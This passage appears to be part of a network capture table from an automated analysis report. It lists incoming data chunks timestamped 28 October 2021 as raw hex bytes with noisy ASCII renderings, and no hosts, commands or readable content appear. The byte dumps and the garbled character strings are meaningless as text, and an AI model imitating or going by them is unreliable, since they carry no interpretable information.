a9 f6 ce 01 19 23 d2 f7 c0 01 10 b2 2e a8 ed eb 95 8d f0 58 ff 22 e0 52 c0 df ec 7b 9f 6f b6 6d 89 2f 8e 94 98 db 1e b6 5b 68 7f 70 c6 50 c0 6b e5 8b ed 89 e3 cf b0 a5 ad 25 Data Ascii: D{+wON1*i.jB)y#N)T hqv1QryJw=-U!c)?&w_xv$ M^KCi|PWce@X:/|*vcY`"|?T2-Ky#.X"R{om/[hpPk%
2021-10-28 05:18:53 UTC	146	IN	Data Raw: b6 98 32 d1 8c 0d a5 b3 e7 3b 11 8d 61 96 e3 ea 23 6f 96 45 1e db 21 93 cb fb 9e 6d f0 7a 35 eb 43 0c a2 e8 e1 ce c6 da 2a 9f 40 ae 26 44 bc f9 e2 0b e2 87 0d a7 d3 92 fc 5e b4 6f 73 c2 b3 6d 5a 22 ab 22 ba cc 4b c0 59 94 a8 fe b2 e6 6d 2a d1 f3 e1 f0 2e 18 43 b2 e9 b0 14 4d 02 11 8d 02 62 52 7b 0c 9e 51 36 32 cd 9d 85 36 e7 3e 2d 22 9f 29 f1 93 9a 04 b9 1a 71 08 3d 89 f1 a7 dc 96 ef ee e5 32 ae ee 88 52 3f a6 87 56 f2 f3 60 42 99 5a 1b 36 6c bd be 0d bf a3 78 c3 01 db 31 28 ad db 3e a3 5a 92 cb d7 dd 8e e2 77 b2 44 b3 62 10 6a f9 dc 78 d6 4f 1b 8d be 85 e8 3a 28 17 8a ab 3a 32 74 a2 84 bc f1 81 3c 70 8b 3a 46 6d 52 50 35 36 7a 9e dd 20 78 aa 5a 32 d9 21 b2 1f 4d 51 e7 bd 4c 83 a6 bc cf 4f b3 ee 5c df 03 b4 c4 dd 9f 02 c7 fc 51 42 6c f7 c8 6c 63 d0 6d 88 Data Ascii: 2;a#oE!mz5C*@&D^osmZ""KYm*.CMbR{Q626>-")q=2R?V`BZ6lx1(>ZwDbjxO:(:2t<p:FmRP56z xZ2!MQLO\Q Bllcm
2021-10-28 05:18:53 UTC	150	IN	Data Raw: 2f a0 08 e7 b9 b7 db 28 96 be 3d 27 51 29 4a 50 06 7d f4 fe 0f 96 79 91 72 7e b0 68 ad 97 b3 87 8c f5 b6 a0 22 a2 13 28 75 b2 02 cc c7 ba 93 29 63 9f ff 1d 55 7d cf 52 6a b5 20 d2 d7 f3 13 2f 55 f8 7d f3 22 13 7f 93 0a 62 9d 3e b7 77 bd 1e 8c 55 76 79 b6 b4 0d 9f 8f 6c 3a f5 1f 82 59 9f 52 c5 8b 67 dd da da 2e ae cd 13 48 6a f5 92 6d d1 c2 30 1f 90 ab 7a 4e 44 01 a2 46 b3 6f 38 75 70 3a 56 b1 be 87 26 3f 87 a4 06 ba 07 a0 81 f4 ec b8 c1 6d 6f 6c 3b 26 78 c8 04 54 dd f3 15 13 2b 9f 93 d9 f0 a4 6b 81 cc 8e 2a 23 21 d6 e9 5b 7a 67 cb 2a 35 e0 13 53 a5 a2 80 0d db ee f8 a1 85 04 1a b2 59 85 f5 c0 07 ec 74 f0 d7 a7 c7 b1 63 6d 94 b7 3c 4c de c3 84 fe 39 01 ea 3a ba cd c5 44 d2 2e 50 a6 92 12 f1 f6 ca 66 66 be 6f 88 9e 1f 77 ef 2e fe 4d f6 d6 d9 7c 0c 49 47 64 Data Ascii: /(='Q)JP}yr~h"(u)cU}Rj /U}"b>wUvyl:YRg.Hjm0zNDFo8up:V&?mol;&xT+k*#![zg*5SYtcm<L9:D.Pffow.M|IGd
2021-10-28 05:18:53 UTC	154	IN	Data Raw: 95 3b bb 41 41 78 b1 bf 7f ed 21 27 09 c6 e3 c9 96 7a cc e5 a1 fc cb dd 4e 73 8a 2a 1a 68 63 ca 84 d3 02 9b 57 b4 b2 ec c5 e3 00 c4 9b bf c0 34 88 a6 e3 26 59 2b b8 ad 2d f7 bb 3c 50 63 af 9c 01 0a 9b 25 d7 16 dc 89 d1 ad 15 11 b6 ba 8c 8d 38 ba 3d a7 bc 77 db 53 47 59 ba 8f ae 7d 05 ea bd e4 7e b7 b9 78 49 ae ed bf 20 cc 9c 30 54 08 64 9c 60 df 2a 9b 73 31 f1 24 e4 da 3f 7a d8 19 43 a1 0a 71 3c 56 64 0b 64 4d 77 6d fe 5d 03 b4 f4 ae 0d e2 2b c6 6c 58 32 84 cc e8 f8 b4 0a 14 3a 47 07 5c c5 fc f7 9f f6 9c 92 d4 23 89 fd d7 2c 05 42 7f b6 a9 5b 5d 2a 34 d7 cd 1e a8 cf 82 a4 d9 d7 60 1b 50 54 60 e2 15 1f b8 06 d8 80 7c 4e 88 de e8 ce 02 06 0e 93 a7 38 3d 8b 4a 4d 90 d9 9d 53 61 c3 82 93 c0 ed 24 f7 3c e3 f2 f4 85 a0 b1 c2 6c 86 eb 4b a6 7e e0 7c af e4 b7 98 Data Ascii: ;AAx!'zNs*hcW4&Y+-<Pc%8=wSGY}~xI 0Td`*s1$?zCq<VddMwm]+lX2:G\#,B[]*4`PT`\|N8=JMSa$<lK~|

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:53 UTC	158	IN	Data Raw: ef 82 15 75 e9 d1 85 d9 5f e5 07 bb ed 76 7e 02 9c 34 00 28 06 f9 08 4d 10 fc 30 7c 19 86 49 e5 94 0e 27 b8 7f 0a bf 38 87 60 2d 18 01 55 65 da 12 39 62 68 ed ff c5 14 c8 a0 f3 62 e6 3a 5c df 41 41 ca b5 a5 e6 b2 cf 69 ba 50 3f 34 5d 41 84 5e 50 37 e9 b7 54 71 8e 46 23 a3 68 d0 41 00 3b c3 9d 94 81 47 5a 2c d9 54 fe 57 c7 f2 d8 4b dc 2c 2e 9b 01 ba 2f af 12 f1 a8 b7 b3 a6 4f 67 9d f8 82 87 63 40 cd 66 6a df 47 8f cb 78 22 d8 81 ee c7 61 49 51 8f 3c 9d 1a 9a 95 c7 22 47 e3 4f 8b ef e8 6e ae 07 38 be 51 9d 59 fc 3b 4f 0b 0b af 59 33 4f c7 d1 49 0b f3 e6 cd 5b 67 e0 f0 54 d6 88 2f be 46 05 6b 90 65 3b 0c de c5 68 75 95 0d 5f 62 d0 80 8f d6 ea c8 a1 50 b9 30 25 a3 00 a0 49 1c f0 c8 c0 ad 51 4c 10 2c d7 6c f9 62 27 55 4a cc b9 e6 eb b2 a4 85 3b 38 40 69 68 54 Data Ascii: u_v~4(M0|l'8`-Ue9bhb:\AAiP?4]A^P7TqF#hA;GZ,TWK,./Ogc@fjGx"aIQ<"GOn8QY;OY3Ol[gT/Fke;hu_bP 0%IQL,lb'UJ;8@ihT
2021-10-28 05:18:53 UTC	161	IN	Data Raw: a8 2b 12 fa 12 9b 5d 2d 4f 28 d1 bb a6 d4 56 9c 9c fc d5 78 52 51 9f df b3 b1 7a f4 ca 50 69 b8 7d 7e 45 12 52 ac c1 bf bc 50 36 2b 07 ab 2e 57 f5 a1 47 c8 ca 31 35 9d f5 b3 15 be 16 b2 46 0d b7 6c 14 3e cb 84 cd ec 04 7a c9 34 fa 5c f3 26 2c 69 24 36 aa 97 94 d8 7d 53 15 83 62 da 9e c9 ea 45 85 e0 7c a1 e3 28 d4 5b a5 df 88 9a c8 d3 27 c9 3a 28 ab 40 b3 28 1d b9 03 f7 27 56 f5 13 ff c2 b8 25 46 8a 24 80 03 8a 49 19 7c 3c a0 b6 93 b8 1f d2 f2 9f b0 d7 f6 53 7c e8 51 51 ce b1 9f 44 9a 1a f5 aa b6 96 99 ef 4d db 96 ef 3a 86 96 f0 13 df 81 bb c9 f0 4d ec c8 55 e0 6e 16 b9 19 f8 d5 0f 4c 4f 16 dd 82 ce 56 d9 ad e0 04 98 f0 d7 ec bd 1e 40 64 eb fe c9 b8 71 c5 b6 9f 95 be 62 b0 5c 29 cc 44 8b 9c 0a 2f 9a f0 ce 5e 4e 79 68 ff 30 10 29 aa 82 bf 10 00 b3 4b e3 8e Data Ascii: +]-O(VxRQzPi}~ERP6+.WG15Fl>z4\&,i${6}SbE\|(['(@('V%F$I|<S|QQDM:MUnLOV@dqb\)D/^Nyh0)K
2021-10-28 05:18:53 UTC	165	IN	Data Raw: 81 7b ce b3 15 b6 79 29 54 3b 19 66 5d 6d 2d 46 8f a9 18 00 17 58 ba a2 4a be ee e5 6a 6b b2 5c 9c d4 4a 84 86 60 78 d4 d9 6a 2b 15 ca 7a 73 68 8f 8a 9c a8 c4 ca 64 9e 3e f9 e9 38 f7 84 e8 a5 2d 54 46 97 82 fb fd 19 4f 64 bb 3b 25 31 1d 82 fc 22 39 d4 1c f7 e2 5c cd 96 c6 f5 68 21 73 fe d9 a0 8a 9a 5e 99 08 f8 e7 30 82 05 50 be 1e 3b b6 66 b0 e8 c4 e4 64 82 88 6f 73 1e 58 79 8b a5 1c cf 0e fb d7 a8 e4 63 c7 0d ce 65 a4 be 3a 1b 4c d5 ad eb 3d 1d cc ab f9 51 1b b4 92 45 ac ca 74 5c bf 81 fa 70 4a af 6f 44 4d 65 c3 1d 6e c6 21 10 f2 b5 53 5c ab 6d ea 25 06 bd f4 aa 8b d2 da 05 ef 65 3b b2 ca 61 02 bc cf b9 4d 7c 58 c6 59 8b 07 b8 a8 07 a8 c6 db 3d 0c 2b 4c 42 16 ef 87 25 4f 03 70 49 a1 1b 68 cb 3c 05 69 a9 5d 74 58 3e ef 26 ca b0 1a fc 04 ca 4e 4a 69 2e 93 Data Ascii: {y)T;f]m-FXJjk\J`xj+zshd>8-TFOd;%1"9\h!s^0P;fdosXyce:L=QEt\pJoDMen!S\m%e;aM|XY=+LB%OpIh< i]tX>&NJi.
2021-10-28 05:18:53 UTC	170	IN	Data Raw: d5 c1 d2 cc ca 74 25 05 6f 2b 7c 94 98 97 06 76 c8 9b d4 59 1b 45 ee 1a f0 bd 0a ed 0b 3a 40 4c 9e c4 8b 74 32 55 d7 ea c6 37 8e 03 8a e2 71 84 bf 49 53 35 f1 d1 f1 2c 45 ad 06 8c 57 0b e4 f2 35 d1 38 74 9b 23 2d dd 9b 54 f5 89 62 e1 41 ab 73 57 a3 54 58 57 5d f2 b7 bd f3 d2 63 b9 f6 12 d3 5c c9 8a 88 28 47 23 e8 39 af f6 07 5c 85 dd c8 ba 7d 01 a9 ab 1b fa b5 21 61 88 50 21 a9 39 32 19 ee e3 ce f3 f6 09 43 29 6d c8 b6 d1 73 b2 c3 d9 5f 42 02 bb 07 96 d7 63 3a 8f 5d ee d0 fb 56 08 82 9a a2 10 39 6c e1 6e 4c 05 78 e5 94 09 3b 51 b6 eb 66 63 fc 09 50 03 d9 05 7c d0 e8 f2 a1 d3 be 49 72 ef 77 df 15 f0 87 72 e3 89 50 b7 15 65 ef 78 4f c2 fb 1c 37 df 4c 64 fc f9 8c b4 97 7e b3 02 a2 4f c4 f2 f0 42 f0 f4 6b b4 6f 6f 2e 19 e6 80 cd 57 83 78 d8 9c 4f f7 77 28 83 Data Ascii: t%o+|vYE:@Lt2U7qIS5,EW58t#-TbAsWTXW]c\(G#9\}!aP!92C)ms_Bc:]V9lnLx;QfcP|IrwrPexO7Ld~OBkoo .WxOw(
2021-10-28 05:18:53 UTC	174	IN	Data Raw: 10 f9 0a 3a e0 a4 ef 86 38 63 e1 42 8d bf 18 c6 0c 0a 9d cd 06 fe 7f a3 15 7a 54 28 b1 36 a0 13 49 9f 22 70 64 38 b5 fd 3b 51 2a 57 1b c6 5c 5b c7 d6 ec 27 de 9f 5b 58 37 df d6 48 66 79 6c c5 87 a0 68 8e c8 d8 48 71 aa 52 a4 df 00 72 86 22 ad e3 a0 ed cd 84 ac d8 b3 24 78 5c 3f 32 0e 94 96 f3 c0 b6 21 91 00 cf 20 86 ac 8d 7d ad 92 d7 47 6b b3 f6 f8 f3 60 02 7a f1 79 1e 34 88 a8 87 ed 82 04 d5 1d f0 4c b8 1a a7 31 3f 77 e6 36 63 aa 51 6c ad 47 61 79 60 4c 20 ea f4 c7 7a 23 59 dc ea a4 bc 33 12 56 a2 39 69 10 06 52 66 8e 3c 72 fe c2 ba 62 b6 e9 26 fa db 35 6a 81 c8 70 78 b0 55 41 91 dc 1d 6c ff db 90 55 69 41 0a 76 c2 f2 eb cc 78 48 bf 5d 32 23 59 98 08 64 c8 18 e3 89 bb 92 23 cc 7b 47 b1 2f 77 3a 59 08 15 44 e6 09 0b 89 8e 09 cd 39 c0 b6 f0 19 d1 8e 00 b6 Data Ascii: :8cBzT(6l"pd8;Q*W\['[X7HfylhHqRr"$x\?2! }Gk`zy4L1?w6cQlGay`L z#Y3V9iRf<rb&5jpxUAlUiAvxH]2#Yd#{G/w: YD9
2021-10-28 05:18:53 UTC	178	IN	Data Raw: 61 04 6e b4 9a a8 12 6b 6f 1b ad a5 16 24 7e 39 e4 bd a8 0a b5 6d 8f 7b 17 c0 35 df 5c 8b 8f be 52 a8 25 a3 58 8d de 3a b8 8f 4c a9 d1 f2 fd c8 84 d1 f5 15 86 78 3e 74 d9 10 a1 46 0c 34 14 49 89 9a 52 32 3b c0 df af 8f 25 e3 81 95 20 38 15 be 48 a0 34 ed 91 9c 30 0c 1d 09 eb 5b 31 a7 c7 ab 2d 7f e0 7b d8 05 62 90 06 05 8f 82 7c bc d8 d3 9b 67 a5 ee 13 e3 7d 99 75 8e 9f 1d 15 33 31 e8 97 3e 72 04 f2 82 ea 1b 04 c9 fd 40 5b 40 a2 75 c5 f0 e9 01 8d e2 aa c9 7d c6 db 94 97 54 bb 63 1a c8 91 43 76 d2 cd b1 0c 79 5e 4a 72 81 c1 93 a7 98 ed a3 e0 e8 fc 32 3f 08 cf 90 5e ba 2d 73 6b be 2f c3 34 60 65 62 c2 82 0f b4 e4 98 d4 45 00 6c 1d f9 75 7e 54 52 da 03 ad 73 34 a6 d1 a0 a0 d7 bf 25 d6 7f a1 df 07 2d aa 88 de eb 4a e5 4d 73 5a 93 16 f9 7b 14 a5 82 a3 72 b2 e1 Data Ascii: anko$~9m{5\R%X:Lx>tF4IR2;% 8H40[1-{b|g}u31>r@[@u}TcCvy^Jr2?^-sk/4`ebElu~TRs4%-JMsZ{r
2021-10-28 05:18:53 UTC	182	IN	Data Raw: 5e 07 bc e9 08 f1 68 fc f6 57 9a 7b e7 ac 5c 49 3c f0 c0 03 ae 03 8f 01 4a d5 7c 30 3f 02 70 ff b4 e2 e8 82 c5 6e 46 25 c6 3d 0a 69 d0 0e 9a eb 47 17 9d f0 03 ca 7e 57 cc 9c 64 35 15 02 9d d5 ac 9e 98 40 56 f8 3a 0a 39 a5 b7 79 71 0e bd 1b 68 56 50 ab ae 6e 6d 87 29 82 57 1d 52 eb dd 58 bc da 1e fe 69 5d e1 1a 0d 57 4c 3a 66 e1 16 80 bd dc 50 d4 0f 08 65 39 21 c2 0a c1 30 07 c6 86 a4 49 3d d8 09 0e 33 4d bd 5a 75 b3 2a 1a d2 5e 51 10 fa 3c bb d6 f1 95 a0 88 1f 92 8d 72 25 02 22 f0 46 55 2c 06 d0 db 5a 93 12 f1 72 95 d3 bf d1 94 e2 cf c6 ca d7 52 56 c3 43 72 01 d0 c9 19 0b a5 fe 3c 9d ff 37 67 46 94 65 ef af 63 79 8b b7 20 87 a8 2c df 76 a5 37 fc 0b d6 d7 e0 b1 1a b5 c5 72 cb e4 07 be f4 3d 62 60 0f 9c 6f d9 58 23 47 6d 02 c6 87 83 6a 60 74 df 52 c4 09 40 Data Ascii: ^hW{\I<J|0?pnF%=iG~Wd5@V:9yqhVPnm)WRXi]WL:fPe9!0I=3MZu*^Q<r%"FU,ZrRVCr<7gFecy ,v7r=b`oX# Gmj`tR@
2021-10-28 05:18:53 UTC	186	IN	Data Raw: af a1 ca 04 61 75 0c 12 bd 63 38 37 5d a1 75 c3 80 79 fd 0a 21 a2 a8 4e d8 12 dd b5 34 ae e4 0f c0 43 4f ce 7a 71 e1 63 74 ee 7e 74 92 13 c4 94 c9 43 f0 48 5a f6 3b 23 cb 45 db e0 83 5b 6b 45 85 98 a5 56 2a b2 31 f2 72 bb 0f 37 c2 bf 10 31 d1 78 28 88 2e 6a 77 60 4e ee d9 82 7f 40 52 6a 18 ba 81 6c 5d ec 6b 10 1e c9 5f 45 c8 69 05 56 49 0a f5 c1 56 7c 6e f4 9e 3f c8 ac 15 e0 12 1a 60 ba b8 d3 7a 84 85 7a 77 ef 90 1e a6 e6 3e 52 3f 6f f2 b8 e8 7c b5 38 9c c0 7a 74 1f 26 92 25 b4 cb 47 e4 13 5d 32 d6 e4 fb 73 24 13 30 eb 20 76 eb 8b 48 bd a6 05 81 cc 63 e9 77 14 20 16 ba 85 b2 65 ef 52 1f 5d e0 41 ac 22 9e cb 13 b8 86 a3 53 ce 57 6f eb 93 54 bc 82 6c 66 bf a1 ad fd f2 82 47 ed 59 bb 22 8a 09 11 16 9e a1 20 a0 04 08 f8 a8 13 6c 19 fd b9 7a 24 cb b0 d5 53 83 Data Ascii: auc87]uy!N4COzqct~tCHZ;#E[kEV*1r71x(.jw`N@Rjl]k_EiVIV|n?`zzw>R?o|8zt&%G]2s$0 vHcw eR]A"S WoTlfGY" lz$S
2021-10-28 05:18:53 UTC	190	IN	Data Raw: 4f e9 27 23 fd 87 b5 41 ae 89 3e 68 3b 87 af 8a 65 99 e7 3e f7 72 8f 9e c9 f4 1a 86 49 1c ee 32 7a d6 40 0b 2d 58 35 e3 bf 97 66 b1 ce 71 ae 7e 95 51 c5 b8 f4 bd 58 bc 18 df 74 41 ed 32 a7 9a 23 af 54 69 23 9c ce 06 4b f4 74 c2 48 72 46 10 71 4e 98 7f 87 97 27 f2 fc 0a b6 8d 46 41 06 2c ef 8a 5d 55 46 e9 78 4f 74 e5 c5 e4 fa 62 4e c0 b1 98 7b e7 a3 76 90 c7 f7 82 09 61 ed 74 53 46 b9 7e 75 a4 78 73 6c 35 6f 81 2b f5 a6 be cd 0d 62 10 3e 5b c3 94 09 e9 da 87 f5 0f 60 2e d3 fd bd 89 d7 4b 5c 40 e5 5f 7a 18 25 b6 73 ab b1 0f d7 19 1f 86 ad 60 eb ba dd 7c c4 4a 93 24 78 a8 72 46 f3 54 12 37 da c8 80 70 c2 0a 5e 85 6f eb ff 53 66 17 30 dd 12 a1 51 13 47 01 da 12 30 4e aa 43 ff b1 61 c0 96 70 62 59 68 8a 5a af 8c 28 4b 9a d1 ab 94 ab b7 a8 61 f5 a2 37 d5 d3 e6 Data Ascii: O'#A>h;e>rI2z@-X5fq~QXtA2#Ti#KtHrFqN'FA,]UFxOtbN{vatSF~uxsl5o+b>[`.K\@_z%s`|J$xrFT7p^oSf 0QG0NCapbYhZ(Ka7

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:53 UTC	193	IN	Data Raw: 56 ef 23 51 3e 43 2c 8a b4 f9 e4 9a 5f d1 2c 4c 8b 4c c4 b7 17 ba 12 4f be d7 3a 1c 8d 36 61 0c 04 d4 eb 42 4d 08 4d df 28 de 9e 6f 1d b1 d8 e3 33 f7 95 0e 7d a9 35 07 22 8e a2 15 3f 9f 6d ba a7 9d 64 b6 a5 8c 4e bc cc 02 89 80 04 58 67 f3 02 f6 78 b2 02 78 57 82 36 51 ff 96 f3 01 9d dc e5 d6 68 cd 36 23 fb 0d 13 26 24 fb 9c 29 d7 f8 06 a1 90 e5 87 bb e5 d4 3a 71 a3 2e b7 39 9e a2 7b 8e 92 92 ed f6 b3 a2 fd 8e 99 7e d0 1e 16 ce ce b8 1d 63 5d 71 65 e0 dd 0f 41 9f 5f cd f7 11 2b 17 d4 98 bd b1 80 f8 7c 30 5a ee 40 a8 8d 59 2b 46 8b 52 3f 64 39 5a 3b a2 6b b8 e6 31 4b f7 dc 22 40 1d 9b 2b a2 f2 b6 6c 7a e2 1f 68 ea f7 30 1a 36 62 a3 58 ed b7 10 f6 8f f6 8e a7 af d7 90 6c 7e ba 6a 94 d4 6b 2b cc a1 84 f5 b2 41 cf 06 f2 a3 83 a5 15 d9 26 5b a9 0f 9f ab b1 99 Data Ascii: V#Q>C,_,LLO:6aBMM(o3}5"?mdNXgxxW6Qh6#&$):q.9{~c]qeA_+|0Z@Y+FR?d9Z;k1K"@+|zh06bXl~jk+A&[
2021-10-28 05:18:53 UTC	197	IN	Data Raw: e6 8e 15 7e 03 2e 10 d1 1b 14 af a8 c8 72 9f f5 3f eb 3e ad b8 7d 29 89 8d 9b 45 72 f6 5c 94 ef eb 55 21 2a ef 65 8b 61 48 2d 5b 40 5c 52 b9 f9 76 20 5f e9 66 c3 c2 15 22 3d 4f 54 fa f8 0a cd 0d 3e c3 26 d4 b7 99 50 0d 42 33 ef a6 4f d8 db 5c ff e8 15 b3 59 1a 9b 59 0b fa 15 cb 31 c6 25 50 53 7f 36 32 c3 a8 5d bb 34 61 29 e7 d6 b8 02 0b 7d 1d b5 21 59 f0 d1 18 aa 1f 09 8c f3 74 d7 f2 7b 15 26 fd 0b 5c 88 06 7c 9c 06 22 82 4b 5b 94 b6 d0 33 5b 16 4e 97 20 57 7a fe dd 55 bf 77 4a 00 4c 44 7a 65 8d 8f 53 9b f9 a4 79 93 c5 97 a8 e5 50 11 a4 89 9a f4 c0 38 cd 07 90 e4 bf 70 ed 56 49 96 83 c3 65 9f 73 a1 3a 5b 5d 93 9b 86 91 f4 cf d6 21 8d a0 80 de 84 3b ba 57 49 34 ea 9b 8f c8 b8 44 06 ed 79 26 43 9b a4 9e 2d c3 1f e3 03 8e 75 41 25 f1 44 1d df 2b ff 40 29 9a Data Ascii: ~.r?>})Er\U!*eaH-[@\Rv _f"=OT>&PB3O\YY1%PS62]4a)}!Yt{&|"K[3[N WzUwJLDzeSyP8pVIes:[]!;Wl4Dy&C-uA%D+@)
2021-10-28 05:18:53 UTC	202	IN	Data Raw: 26 83 b4 18 e9 4d 4e 71 0c 2d 7b 17 69 83 b1 3f 8a 8f d1 da 59 66 76 3d 09 15 3f 53 ff 9d 5d 80 27 0e 29 cc 30 44 10 7f 59 6d 54 2f 76 e1 c2 68 20 25 02 72 41 e9 f6 d3 a7 f5 3d dd 72 e1 a5 ca b9 04 87 d8 c1 2d 65 74 6e 3e 0f 4b 6d df e0 ff 02 c5 4f de bd aa ed f8 4e 6c b8 e1 6b b0 18 b7 ce 4b 78 c6 a6 63 83 79 c6 fa 38 ea f1 22 73 0f 63 8f 86 05 b8 68 2c f4 bf 82 2b af 10 8e 86 31 42 3a 3e 94 d0 3f 66 d6 a1 d1 39 99 12 8b 69 57 b2 9a 07 01 80 ec 52 20 22 ed 23 06 bd 02 4d 11 18 23 8e 34 54 31 3b be 17 74 f1 e7 fa 22 39 00 f2 03 ca 18 99 be f0 02 d2 9d d5 8a 06 4f b8 28 c6 5f 73 19 97 23 b8 a6 7a ce 66 8f 4f df c1 04 97 cb 29 79 e3 60 f4 3d b6 8a a7 ef 98 ed 00 29 ae 9f 9f 0f 93 1f 49 91 de 16 c3 1d df c6 8d 6d 29 ce 86 b7 b8 cc bf 3b e6 52 37 09 3f 91 8f Data Ascii: &MNq-{i?Yfv=?S]')0DYmT/vh %rA=r-etn>KmONlkKxcy8"sch,+1B:>?f9iWR "#M#4T1;t"9O(_s#zfO)y`=)Im);R7?
2021-10-28 05:18:53 UTC	206	IN	Data Raw: 07 50 81 ed f2 a6 9f 08 70 04 0f cc e7 1b e2 a6 28 76 a8 3c d7 4d 6c 2a 2a f1 88 f6 72 68 ec 31 0d 13 6c 16 ac e2 79 7c c0 db f7 ec 06 d6 46 c6 ad a4 12 99 db 3b 87 54 99 43 6d b7 22 0c af 95 92 4c b9 42 c5 5d d2 b2 71 f9 7d 37 d7 e0 df 0e a5 82 bc 77 5f 07 2d bf 85 6c cf c0 bc ad 69 4f c5 1d 99 71 74 c0 e4 b5 16 49 df bd 2d be 39 23 e1 a3 44 81 3f fd fe a0 87 eb 2a 28 f3 4e f6 c6 e7 c0 1a 6e c8 a5 fb ab 97 1a 06 2d e4 64 61 ab 3b c8 04 e1 92 3f a4 f3 76 7a d8 5d 4d 3c c9 aa b2 eb 62 c7 fc 81 b7 34 f4 8a f7 ff 05 17 df ce 3b 8d d6 1e 85 89 93 eb 1f 06 87 c5 98 7f 3b 38 4b 43 39 4d 85 f0 4b aa b9 ea b9 c7 ae 99 e5 7a 1f 76 18 3e b8 b3 8a 35 75 43 5b 21 dd 9e f2 e0 26 07 94 52 3d e1 84 31 98 7e a1 fa 60 6d 0c ea 74 52 94 e0 5d 71 c9 aa c4 86 c8 e8 55 65 ba Data Ascii: Pp(v<Ml**rh1ly|F;TCm"LB]q}7w_-liOqtI-9#D?*(Nn-da;?vz]M<b4;;8KC9MKzv>5uC[!&R=1~`mtR]qUe
2021-10-28 05:18:53 UTC	210	IN	Data Raw: 64 7a 3a 57 35 53 7a 06 4c 76 51 16 0d e7 ba 0e 3a 57 8d db 40 74 47 ae 60 a1 c0 74 24 00 39 a5 22 2f cb c3 c6 3c 16 54 50 64 96 e3 83 3b 33 51 a0 09 7e 96 68 da b9 d7 f2 c0 63 01 ae 72 00 c7 84 ef 85 fc 72 d2 78 20 7e d6 79 b4 ac c0 4f 2f 68 82 92 87 9f a9 b4 03 43 64 a2 55 96 f7 ee 76 1b a4 a4 bd a9 07 76 18 b2 c0 cd 52 17 2a 05 a6 67 95 7e 4f a7 9f 89 c2 95 6c 08 ad 74 56 f7 b8 9c fa 57 a2 d8 5e 78 de fa 2b 8a 0f 10 a2 b6 0c 72 0b 58 4f cc 20 c5 ae 74 03 26 56 2b 24 c3 26 1e de 1e 75 8b 3f d8 93 e4 3a b7 3f fa ad db 09 47 67 4e 63 59 93 2f a6 62 a2 8a 28 de 8c 21 78 61 99 2e 33 ad 3d d4 4a 7a c9 1b 64 6b 9e 38 dd d3 42 e2 bf d1 68 e4 97 cb d6 0d 30 ab 6d cc f6 16 89 85 52 b2 81 c9 68 b6 08 7f 77 bc 3c 61 d5 ec 63 1a da 00 9b d0 12 47 13 df f9 63 50 04 Data Ascii: dz:W5SzLvQ:W@tG`t$9"/<TPd;3Q~hcrrx ~yO/hCdUvvR*g~OltVW^x+rXO t&V+$&u?:?GgNcY/b(!xa.3=Jzd k8Bh0mRhw<acGcP
2021-10-28 05:18:53 UTC	214	IN	Data Raw: 36 4f f7 94 4f 2b b7 fe a0 db 22 7f d8 e1 d7 8c b5 99 45 d7 ce 0d d4 27 b6 a9 98 e2 3f 21 41 db 33 d2 13 2e b7 a2 00 65 50 ec 5e 63 df 72 9a 6f 84 fe 9d 15 f0 cc a2 5f 45 e8 fc ff 7a bd 71 53 51 19 1b 1e e9 3f f8 30 4c 6d 29 5b d3 aa b7 e6 2c 2c 3e 83 a9 64 fb 14 5b 61 71 68 3f bc eb b5 84 03 c8 a3 db 48 02 b1 ed e5 72 fd a3 50 ea ab 32 b1 ed d3 7e a1 9e 81 27 49 bc 89 49 7f 4a e1 2b 01 ff 8f 4a 6c 3e 41 4a 28 fd ee 8d fc de 56 b7 c8 ce 10 1d e2 44 4e 50 14 96 be ee bf 88 34 e8 36 4b 60 c6 68 76 2b 4d 72 e8 ef 65 78 fa 62 f0 55 c2 50 14 0f 01 c2 db 72 8e bc e2 ee 93 f3 8a 38 d5 7a e8 27 4d 5d af 72 f6 7d 6e e4 3d 83 6b 73 37 09 d1 bc a7 9c 9f d3 e9 fd 63 53 b5 65 a7 c3 b9 20 10 cc 27 c6 32 2d 4c 68 62 e1 ef ee 98 b4 e0 50 33 b8 fe 76 95 cd 0a 87 ce fb 7b Data Ascii: 6OO+"E'?!A3.eP^cro_EzqSQ?0Lm)[,,>d[aqh?HrP2~'IIJ+Jl>AJ(VDNP46K`hv+MrexbUPr8z'M]r}n=ks7cSe '2-LhbP3v{
2021-10-28 05:18:53 UTC	225	IN	Data Raw: ad da d6 53 0d 65 33 7d 98 0f 90 38 ec 44 ec b3 dd 20 f4 0d 2b 0b a9 39 ac 29 90 6a a1 77 d4 24 3f b7 c2 c9 c2 06 5a 98 44 53 99 32 47 24 b0 41 14 13 24 21 87 bf b2 89 fe 7d d0 89 b9 72 c7 e0 b5 bf fc 86 d0 f2 b6 8c b8 86 e1 ab 47 c6 89 6f 5a 0b 46 c7 5e 7d ca f0 69 37 99 76 77 d8 02 af 14 02 ef 3f 71 96 94 75 3d f7 0e da e6 f0 e3 56 40 5e d1 20 4b 72 df 5f bf fa e3 5d 28 33 ed c5 3d 90 19 a0 79 08 df 2f 59 d1 d0 a1 98 6f e2 3f 73 dd 1f 49 f4 cb dd 20 8d 96 f1 67 0c 62 1f 06 db c4 c6 af e5 df 66 44 5e 51 8a 32 e4 35 3c 08 72 7f bb b0 ce 98 bc f8 8c f0 d0 0e 5c 46 db 7a d7 cc 7f a6 52 81 f2 d5 f3 ca 68 de 13 6d 8f c6 a0 be 7a 63 0a f1 75 6d 93 c9 63 13 67 c8 aa 1b e6 b6 b2 f2 88 30 80 0f 96 04 7d bb 4e 84 ed 8c c5 8c ff 78 61 d8 36 2d 5f cf 20 e0 52 60 e5 Data Ascii: Se3}8D +9)jw$?ZDS2G$A$!}rGoZF^}i7vw?qu=V@^ Kr_](3=y/Yo?sI gbfD^Q25<r\FzRhmzcumcg0}Nxa6-_ R`
